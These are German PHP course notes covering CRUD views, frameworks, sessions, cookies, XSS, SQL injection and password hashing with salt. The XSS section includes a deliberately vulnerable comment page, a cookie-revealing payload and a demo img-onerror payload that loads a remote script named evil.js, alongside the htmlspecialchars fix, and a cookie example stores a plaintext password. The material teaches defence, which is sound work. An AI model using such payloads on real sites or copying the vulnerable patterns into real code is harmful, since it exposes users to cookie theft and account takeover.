- Wenn in einem Form-Element in der Datei form_inc.php die Attribute action="?addform" und method="post" stehen, dann bewirkt ein Submit dieses Formulars, dass die im selben Verzeichnis befindliche index.php angefordert wird. Dabei werden addform per get und die Formulardaten per post übertragen.
- Da Layout wurde unter Verwendung des Gridsystems von Bootstrap erstellt, um auf HTML-Tabellen verzichten zu können. Gridsysteme sind nützlich und leicht einzusetzen. Es wird empfohlen, bei dieser Gelegenheit einmal nachzuschauen, was dahinter steckt.

- Die SQL-Statements können an dieser Stelle nicht weiter erläutert werden. Nur ein Hinweis: Bei der Ausführung von Edit und Add wurde mit sog. Prepared Statements gearbeitet, um so einen Angriff per SQL-Injection auszuschließen.

6. Die Views:

list_inc.php:

```
<!DOCTYPE html>
<html lang="de">
<head>
    <meta charset="utf-8">
    <title>User List</title>
    <link rel="stylesheet" href="../css/bootstrap.css">
    <link rel="stylesheet" href="../css/style.css">
</head>
<body>
<div id="container">
<div class="row">
    <h4 class="span5 offset1">User List (DB: testdb, Table: user)</h4>
</div>
<br>
<div class="row">
    <div class="span1 offset5">
        <form action="" method="get">
            <button class=".btn-mini" type="submit" name="" value="home">Home</button>
        </form>
    </div>
</div>
<?php foreach ($user as $user): ?>
    <div class="row">
        <form class="form-inline" method="post">
            <div class="span2 offset1">
                <label><?php echo(htmlspecialchars($user['firstname'], ENT_QUOTES, 'UTF-8')) . " " . htmlspecialchars($user['secondname'], ENT_QUOTES, 'UTF-8')); ?></label>
            </div>
            <input type="hidden" class="input-small" name="id" value="<?php echo(htmlspecialchars($user['id'], ENT_QUOTES, 'UTF-8')); ?>">
            <div class="span1">
                <button type="submit" name="action" value="Edit" class=".btn-mini">Edit</button>
            </div>
            <div class="span1">
                <button type="submit" name="action" value="Delete" class=".btn-mini">Delete</button>
            </div>
        </form>
    </div>
    <?php endforeach; ?>
<br>
<div class="row">
    <div class="span2 offset3">
        <form action="" method="get">
            <button class=".btn-mini" type="submit" name="add" value="Add">Add</button>
        </form>
    </div>
</div>
```

```
</form>
</div>
</div>
</body>
</html>
```

Listing form_inc.php:

```
<!DOCTYPE html>
<html lang="de">
<head>
    <meta name="viewport" content="width=device-width, initial-scale=1.0"
        charset="utf-8">
    <title><?php echo(htmlspecialchars($pageTitle, ENT_QUOTES, 'UTF-8')); ?></title>
    <link rel="stylesheet" href="../css/bootstrap.css">
    <link rel="stylesheet" href="../css/style.css">
</head>
<body>
<div id="container">
<div class="row">
    <h4 class="span5 offset1"><?php
        echo(htmlspecialchars($pageTitle, ENT_QUOTES, 'UTF-8')); ?></h4>
    <br>
</div>
<form class="form-horizontal" action="?<?php
    echo(htmlspecialchars($action, ENT_QUOTES, 'UTF-8')); ?>" method="post">
    <fieldset>
        <div class="control-group">
            <label class="control-label" for="firstname">firstname</label>

            <div class="controls">
                <input type="text" id="firstname" name="firstname" value="<?php
                    echo(htmlspecialchars($firstname, ENT_QUOTES, 'UTF-8')); ?>">
            </div>
        </div>
        <div class="control-group">
            <label class="control-label" for="secondname">secondname</label>

            <div class="controls">
                <input type="text" id="secondname" name="secondname" value="<?php
                    echo(htmlspecialchars($secondname, ENT_QUOTES, 'UTF-8')); ?>">
            </div>
        </div>
        <div class="control-group">
            <label class="control-label" for="email">email</label>

            <div class="controls">
                <input type="text" id="email" name="email" value="<?php
                    echo(htmlspecialchars($email, ENT_QUOTES, 'UTF-8')); ?>">
            </div>
        </div>
        <div class="control-group">
            <label class="control-label" for="password">password</label>
```

```

<div class="controls">
    <input type="<?php echo($passwordtype);?>" id="password" name="password"
        value="<?php echo(htmlspecialchars($password, ENT_QUOTES, 'UTF-8')); ?>">
</div>
</div>
<div class="control-group">
    <div class="controls">
        <input type="hidden" name="id" value="<?php echo(htmlspecialchars($id, ENT_QUOTES, 'UTF-8')); ?>">
    </div>
</div>
<div class="control-group">
    <div class="controls">
        <button type="submit" class="btn"><?php echo(htmlspecialchars($button, ENT_QUOTES, 'UTF-8')); ?>
    </div>
</div>
</fieldset>
</form>
</div>
</body>
</html>

```

7. Fazit:

Die Browser-Kompatibilität sollte (nach minimalen Anpassungen) gewährleistet sein.

Der Code-Umfang erscheint angemessen.

Verbesserungspotential ist vorhanden (Programmstruktur, Layout, Validierung, Rückmeldung).

Die Wartbarkeit ist schon bei dieser minimalen Ausbaustufe grenzwertig.

9.3 PHP-Frameworks

Fast alle PHP-Frameworks basieren auf dem bewährten MVC-Architekturmuster und nehmen Programmieren durch die Bereitstellung geeigneter Bibliotheken schematische Standardaufgaben ab.

Einige Frameworks (z. B. CakePHP) stellen auch Programmgeneratoren zur Verfügung. So ein Programmgenerator könnte beispielsweise anhand einer Referenz auf eine Datenbank (mit PW) eine CRUD-Applikation wie oben automatisch erstellen.

Die verschiedenen Frameworks (wie z. B. [Zend Framework](#), [CakePHP](#), [CodeIgniter](#), [Symfony](#), [Yii](#), ...) unterscheiden sich teils erheblich in Bezug auf Einarbeitungsaufwand, Vorgehensmodell, Modularität und Support.

Die Einarbeitung lohnt, weil sich mit einem geeigneten Framework nicht nur schneller entwickeln lässt, sondern auch weil das Resultat in der Regel eine deutlich höhere Qualität aufweist, als wenn ein Programmierer versucht, das Rad neu zu erfinden.

Für komplexe PHP-Anwendungen sollte ein PHP-Framework verwendet werden.

10 Sessions, Cookies und Web-Attacken

Vorbemerkung

Online-Attacken sind eigentlich ganz einfach zu vermeiden. Alle Daten, die den Server erreichen, müssen sorgfältig geprüft und so gefiltert werden, dass NUR die erwünschten Informationen verarbeitet werden.

Also wenn z. B. an einer Stelle, an der ein Name erwartet wird, HTML-Strings, JavaScript oder SQL-Anweisungen auftauchen, müssen diese erkannt und eliminiert werden.

Der Client hat damit nichts zu tun. Die Verantwortung liegt auf der Server-Seite. Man braucht nur wenige Code-Zeilen um ein Programm zu schreiben, das in kürzester Zeit jede Menge maßgeschneiderter bösartiger Requests abschickt. Mit Trial and Error lassen sich dann bestimmt irgendwo Schwachstellen entdecken.

Aber auch mit Offline-Attacken muss gerechnet werden. Es braucht nur Sekunden um vertrauliche Daten auf einem Stick zu speichern. Fahrlässig ist, wer seine Datenschätzte nicht wirksam verschlüsselt.

Doch ein Problem bleibt noch. Woher weiß man auf der Server-Seite, mit wem man es zu tun hat? Wie lässt sich vermeiden, dass Identitäten verwechselt oder gar gestohlen werden?

Auf den folgenden Seiten werden die Themen Sessions, Cookies, Cross-Site Scripting, SQL-Injection, Hashing und Salting so weit eingeführt, dass die damit verbundenen Sicherheitsproblematiken erkennbar sind.

Sessions

Da HTTP ein zustandsloses Protokoll ist, kann ein Server nicht ohne weiteres erkennen, dass aufeinander folgende Anfragen vom selben Client stammen.

Die Gesamtheit der Anfragen, die in einem festzulegenden Zeitfenster von einem Nutzer stammen, werden als Session (Sitzung) bezeichnet.

Wenn all diese Anfragen mit einer Session ID markiert werden, kann der Server die zu einer Session gehörenden Requests identifizieren. Damit kann serverseitig erkannt werden ob sich ein Benutzer schon angemeldet hat, oder welcher Warenkorb von wem gefüllt wurde.

Wenn bei der ersten Anfrage eines Clients noch keine Session ID mitgeschickt wird, wird serverseitig eine ID generiert und mit der Antwort an den Client übertragen. Nun braucht der Client diese ID nur noch jeder folgenden Anfrage hinzufügen.

Wie wird das realisiert? Hierzu gibt es 3 Alternativen:

1. Identifizierende Cookies im HTTP-Header übertragen,
2. Einfügen einer ID in die URI,
3. ID in unsichtbaren Formularfeldern speichern und zusammen mit weiteren Formulareinträgen an den Server senden.

Sessions mit PHP

PHP bietet eine Session-Unterstützung, die auf Cookies basiert – und falls das nicht möglich ist, auf die zweite Alternative zurück greift. Mit dem Aufruf von `session_start()` wird eine Session gestartet oder eine bestehende aktiviert.

Eine Session kann zu ihr gehörende Daten in dem superglobalen assoziativen Array `$_SESSION` serverseitig speichern (im Gegensatz zu Cookies, die auf dem Client gespeichert werden).

Nach dem Aufruf von `session_destroy()` kann auf die zuvor in `$_SESSION` gespeicherten Werte nicht mehr zugegriffen werden.

Hierzu ein sich weitgehend selbst erklärendes Beispiel.

File `count_visits.php`:

```
<?php
session_start();

if ( ! isset ( $_SESSION['visits'] ) )
{
    $_SESSION['visits'] = 1;
}
else
{
    $_SESSION['visits']++;
}
?>
<a href="visits_counter_out.php">Ausgabe Anzahl Seitenbesuche in dieser Session</a>
```

File `visits_counter_out.php`:

```
<?php
session_start();
echo $_SESSION['visits'];
?>
```

Session Hijacking

Beim Session Hijacking verschafft sich der Angreifer die Session ID eines anderen Nutzers um diesen auszuspähen oder um mit dessen ID zu agieren. Wenn zur Änderung eines Passworts nicht das zu ändernde Passwort eingegeben werden muss, kann sogar der Angegriffene ausgesperrt werden.

Gegenmaßnahmen:

- Verschlüsselte Verbindungen,
- Challenge-Response-Authentifizierungen,
- Ausschluss von XSS (Cross-Site Scripting).

Cookies

Ein Cookie ist ein kleines (<4KB) Datenpaket, das vom Browser als Textdatei lokal gespeichert werden kann. Es kapselt Key-Value-Paare und hat zusätzlich Attribute wie *expiration date*, *path* und *domain*.

Cookies können clientseitig mit JavaScript oder auch serverseitig (z. B. mit PHP) erzeugt werden.

Wenn ein Request einen Pfad einer Domain adressiert, prüft der Browser, ob es Cookies gibt, die für diese Location angelegt wurden. Falls derartige Cookies gespeichert sind, werden sie im HTTP-Header mit dem Request an den Server geschickt, wo sie dann ausgewertet werden können.

Typische Fragen, die sich leicht mit Hilfe von Cookies beantworten lassen:

- Wann fand der letzte Besuch dieser Site statt?
- Wie oft wurde diese Seite schon aufgerufen?
- Welche Berechtigungen hat der Besucher?
- Welche ID hat der Warenkorb dieses Kunden?
- Welchen Inhalt hat der Warenkorb dieses Kunden?
- Für welche Angebote bestand Interesse?

Außerdem kann ein Browser Cookies als Zwischenspeicher verwenden, der über die Dauer einer einzelnen Sitzung hinaus erhalten bleibt.

Für umfangreiche oder komplexe Daten bietet HTML5 mit der Web Storage API und der Web SQL Database API noch weiter reichende Möglichkeiten.

Wenn verschiedene Sites ein Werbebanner oder Bild von ein und derselben Tracker-Site einbetten, ist durch diese Site eine Verfolgung des Benutzerverhaltens möglich. Denn für jedes zu ladende Bild ist ein extra Request notwendig, bei dem Cookies übertragen werden können.

→ [Techniken der Datensammler](#)

Zu beachten ist, dass es mehrere partiell differierende Spezifikationen von Cookies gibt: nach Netscape, nach RFC 2109 und nach RFC 2965. Die folgenden Beispiele beziehen sich auf die folgende allgemein unterstützte Struktur.

key1=value1; key2=value3; ... keyN=valueN; expiration_date; path; domain;

Wenn die Domain-Angabe fehlt, wird das Cookie nur an die Domain weitergegeben, von der die Seite zuvor geladen wurde. Zu beachten ist, dass sie nicht *localhost* lauten darf.

→ [The definitive guide to cookie domains and why a www-prefix makes your website safer](#)

Mit der Pfad-Angabe kann eine Eingrenzung auf alle Unterverzeichnisse eines Verzeichnisses der Domain erfolgen.

Cookies können sowohl auf der Client-Seite mit JavaScript, als auch auf der Server-Seite beispielsweise mit PHP gesetzt und gelesen werden.

Cookies mit PHP:

File setcookie.php:

```
<?php  
setcookie("username","somebody",time()+(3600));  
setcookie("pw","somepassword",time()+(3600));  
?>
```

File getcookie.php:

```
<?php  
echo "Cookie with key 'username' has the value ".$_COOKIE["username"];  
?>
```

File deletecookie.php:

```
<?php  
setcookie("username","", time() - 3600); // gültig bis vor Vergangenheit  
?>
```

Das Cookie-Management mit reinem JavaScript ist etwas umständlich. Deshalb verwenden viele Entwickler geeignete Bibliotheken (z.B. jQuery Plugin [jquery.cookie.js](#)).

Cookies in Gefahr - XSS

Da Cookies zur Identifikation von Usern dienen können und u. U. noch andere wertvolle Daten enthalten können, kann der Raub von Cookies großen Schaden nach sich ziehen.

Wer mit einem öffentlich zugänglichen Internetzugang gearbeitet hat, sollte seine Sitzung mit dem Löschen aller Cookies beenden.

Die Lebensdauer von sicherheitsrelevanten Cookies sollte minimiert werden.

Das folgende klassische Beispiel demonstriert, wie leicht fremde Cookies ausgelesen werden können.

File xss_sample.php

```
<?php  
header("X-XSS-Protection: 0");  
?  
<!-- ON TOP and nowhere else: Deactivate XSS-Protection (webkit, IE, ?)-->  
  
<!DOCTYPE html>  
<meta char="UTF-8">  
<html>  
<head>  
<title>XSS Sample</title>  
</head>  
<body>
```

```

<?php
if ($_POST['comments'] != null) {
    $fp = fopen('comments.txt', 'a');
    fwrite($fp, $_POST['comments'] . "<hr/>");
    fclose($fp);
}

echo nl2br(file_get_contents('comments.txt'));
?>

<h4>post your comment</h4>

<form action="xss_sample.php" method="post">
    <textarea name="comments" rows="4" cols="80" style="font-size:1.0em; color:blue;"></textarea>
    <br>
    <input type="submit" value="send comments"/>
</form>
</body>
</html>

```

Die obige PHP-Anwendung generiert eine HTML-Seite, die es erlaubt, Kommentare zu posten, die anschließend fortlaufend in einer Textdatei gespeichert werden. Falls diese Datei noch nicht existiert, wird sie automatisch angelegt.

Die PHP-Funktion nl2br fügt vor allen Zeilenumbrüchen eines Strings HTML-Zeilenumbrüche ein.

Ein typisches Angriffsszenario lässt sich wie folgt nachbilden.

Zuerst wird *setcookies.php* aufgerufen. Dadurch wird ein Cookie mit einem Pseudo-Benutzernamen und einem zugehörigen Passwort erzeugt. Normalerweise würde das bei einer Anmeldung eines registrierten Users erfolgen.

In jedem folgenden Request-Header sind nun die eigenen Cookies zu finden:

The screenshot shows the browser's developer tools Network tab with the 'Headers' tab selected. The request method is POST, status code is 200 OK. The 'Request Headers' section shows the following:

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: de-DE,de;q=0.8,en-US;q=0.6,en;q=0.4
- Cache-Control: no-cache
- Connection: keep-alive
- Content-Length: 13
- Content-Type: application/x-www-form-urlencoded
- Cookie: username=somebody; pw=somepassword
- Host: localhost
- Origin: http://localhost
- Pragma: no-cache
- Referer: http://localhost/dez2014/xss_sample.php
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, 37.36

Danach wird `xss_sample.php` aufgerufen. Nun ist es möglich, Kommentare zu posten.


A screenshot of a web browser window titled "xss Sample". The address bar shows "localhost/dez2014/xss_sample.php". The page content is a form with a text area labeled "post your comment" and a button labeled "send comments".

A screenshot of a web browser window titled "xss Sample". The address bar shows "localhost/dez2014/xss_sample.php". The page content shows a message "my comment" above a text area labeled "post your comment". Inside the text area, the text "your comment" is visible, indicating it was posted successfully. A "send comments" button is at the bottom.

Angenommen, ein böswilliger Benutzer postet folgendes JavaScript.

A screenshot of a web browser window titled "xss Sample". The address bar shows "localhost/dez2014/xss_sample.php". The page content shows a message "my comment" above a text area labeled "post your comment". Inside the text area, the following JavaScript payload is visible: ``. A "send comments" button is at the bottom.

Dann werden bei jedem weiteren Post von beliebigen Usern das Warnungsfenster aufgehen und die Inhalte der aktuellen Cookies verraten.



Im Erstfall würde natürlich nicht mit einem Alert reagiert werden. Statt dessen könnte ein anderes Skript geladen werden, das per AJAX die geheimen Daten an einen anderen Server sendet.

Der folgende Code stammt von Google und demonstriert das Laden eines Scripts. Wer es statt eines Kommentars (ohne Zeilenumbrüche) eingibt, kann eine kleine Show bewundern, die einem unwissenden Anwender bestimmt erschrecken würde.

```
<img src=1 onerror="s=document.createElement('script');  
s.src='//xss-doc.appspot.com/static/evil.js';  
document.body.appendChild(s);"/>
```

Wenn die header-Angabe zur XSS-Protection fehlt, würde ein schlauer moderne Browser Verdacht schöpfen. Schließlich ist es wahrscheinlich nicht erwünscht, dass ein User HTML- und JavaScript-Fragmente als Kommentar postet (vgl. <http://www.google.com/about/appsecurity/learning/xss/>).

Als Web-Entwickler darf man sich keineswegs darauf verlassen, dass Browser XSS konsequent verhindern, denn der Ursprung eines Angriffs braucht nicht ein (aktueller) Browser zu sein.

Eine kleine Änderung in der Datei `xss_sample.php` hätte den Angriff entschärft:

```
echo nl2br(file_get_contents('comments.txt')); // nicht so, sondern  
echo htmlspecialchars(nl2br(file_get_contents('comments.txt'))); // so!
```

Die Funktion `htmlspecialchars` wandelt Sonderzeichen wie AmpersAnd &, einfaches und doppeltes Anführungszeichen, kleiner-als und größer-als in '&', '"', ''', '<' und '>' um. Deshalb kann ein so umgewandelter Code vom Browser nicht mehr als HTML interpretiert werden. In der Textarea würde dann statt des Platzhalters für ein Image der Angriffscode zu sehen sein.

→ [Open Web Application Security Project \(OWASP\) – Category:Attack](#)

Frage: Warum wird so ein Angriff als Cross-Site Scripting bezeichnet?

SQL-Injection

Wenn Benutzerdaten ungefiltert einen SQL-Interpreter erreichen können, besteht die Gefahr, dass ein Angreifer SQL-Anweisungen einschleust und die Kontrolle über die Datenbank übernimmt.

SQL-Injection wird ausgeschlossen, wenn ausschließlich *Prepared Statements* verwendet werden.

→ [Sicherheit von Webanwendungen – Maßnahmenkatalog und Best Practices](#) vom Bundesamt für Sicherheit in der Informationstechnik

Hashing

Gespeicherte Passwörter sind nicht nur durch Online-Attacken (z.B. mittels SQL-Injection) sondern mehr noch durch Offline-Attacken gefährdet. Deshalb dürfen sie keinesfalls unverschlüsselt gespeichert werden.

Zum Verschlüsseln dient üblicherweise eine geeignete kryptologische Hashfunktion (to hash: zerhacken), die nicht injektiv ist und Zeichenfolgen mit beliebiger Länge auf Zeichenfolgen mit fester Länge abbildet.

Dabei können Kollisionen („wenn aus verschiedenen Inputs der gleiche Output generiert wird“) nicht vermieden werden.

Da es zu einer Hash-Funktion keine Umkehrfunktion gibt, kann ein Angreifer nicht direkt anhand eines erbeuteten Passwort-Hashes das zugrunde liegende Passwort ermitteln.

Aber es gibt noch indirekte Angriffsmethoden. Zuerst lädt sich der Angreifer dazu eine Liste mit den am häufigsten gebrauchten Passwörtern herunter. Dann berechnet er für diese Passwörter die Hashwerte des verwendeten Verfahrens und legt sie in einem Dictionary ab. Danach braucht nur noch verglichen werden, ob einer der berechneten Hashwerte mit einem der erbeuteten Werte übereinstimmt.

Inzwischen kann dieser Aufwand für eine pre-computed dictionary attack weiter minimiert werden. Sogenannte *Rainbow Tables* sind für wenig Geld im Web zu finden. Ihre Größe hängt von der maximalen Länge der Passwörter ab, für die sie generiert wurde. Während die Erstellung relativ viel Zeit benötigt, können sie mit GPU-Unterstützung auch auf einem PC innerhalb weniger Sekunden durchsucht werden.

→ http://de.wikipedia.org/wiki/Rainbow_Table
→ <http://project-rainbowcrack.com/table.htm>

Folgerung: Wer ein schwaches Hash-Verfahren wie z.B. MD5 oder SHA1 naiv verwendet, kann es gleich sein lassen.

Was tun?

- Ein besseres Verfahren verwenden (z. B. BCRYPT, BLOWFISH_CRYPT) und
- mit individuellem (nicht statischen) Salt (Salz) arbeiten und/oder
- mehrfach (mehrere tausend Iterationen!) 'hashen'.

Achtung, kryptographische Verfahren werden permanent 'getestet' und können daher schlagartig wertlos werden. Wer von erfolgreichen Angriffen nicht erfährt, hat das Nachsehen.

Hashing with Salt

Ein Dictionary-Angriff kann mit einfachen Mitteln ganz erheblich erschwert werden.

Man generiere für jeden User, dessen nicht zu kurzes Kennwort verwaltet werden soll, einen zufälligen String (das sog. Salz), der mit dem Passwort erst konkateniert (angehängt) wird. Anschließend wird das Hash-Verfahren auf das so verlängerte Passwort angewendet.

In der zugehörigen Datenbanktabelle wird anschließend der Hashwert zusammen mit dem Salzwert gespeichert.

Wichtig ist, dass für jeden User ein anderer zufälliger Salzwert verwendet wird.

Eine naive Verwendung eines bekannten Pseudozufallsgenerators ist derartigen Situation purer Leichtsinn.

Wenn mit Salt gearbeitet wird, benötigt ein Angreifer für jedes mögliche Salt eine andere maßgeschneiderte *Rainbow Table*. Diese vielen Tabellen können weder gekauft noch wirtschaftlich generiert werden, bis vielleicht Quantencomputer und Speicher ungeahnter Dichte das Unmögliche möglich machen.

Alle Schutzmaßnahmen sind natürlich wirkungslos, wenn die Benutzer zu kurze und nicht wirklich zufällige Kennwörter verwenden.

Frage: Warum kann das 'Salz' unbesorgt unverschlüsselt gespeichert werden?

Selbsttest:

- Wie greift man mittels PHP auf die Einträge eines Formulars zu, das mit Post gesendet wurde? Demonstrieren Sie das anhand eines Beispiels.
- Wie kann ein PHP-Programm mit HTML auf einen Request antworten (Beispiel)?
- Ein PHP-Programm soll verschiedene Requests entgegen nehmen und je nach Request unterschiedlich reagieren. Wie macht man das?
- Was sind Includes im Kontext von PHP und wofür sind sie nützlich?
- Bei welchen Webapplikationen muss mit einem XSS-Angriff gerechnet werden?
- Was genau bewirkt die PHP-Funktion `htmlspecialchars`?
- Wie lässt sich serverseitig ein Angriff durch SQL-Injection unschädlich machen?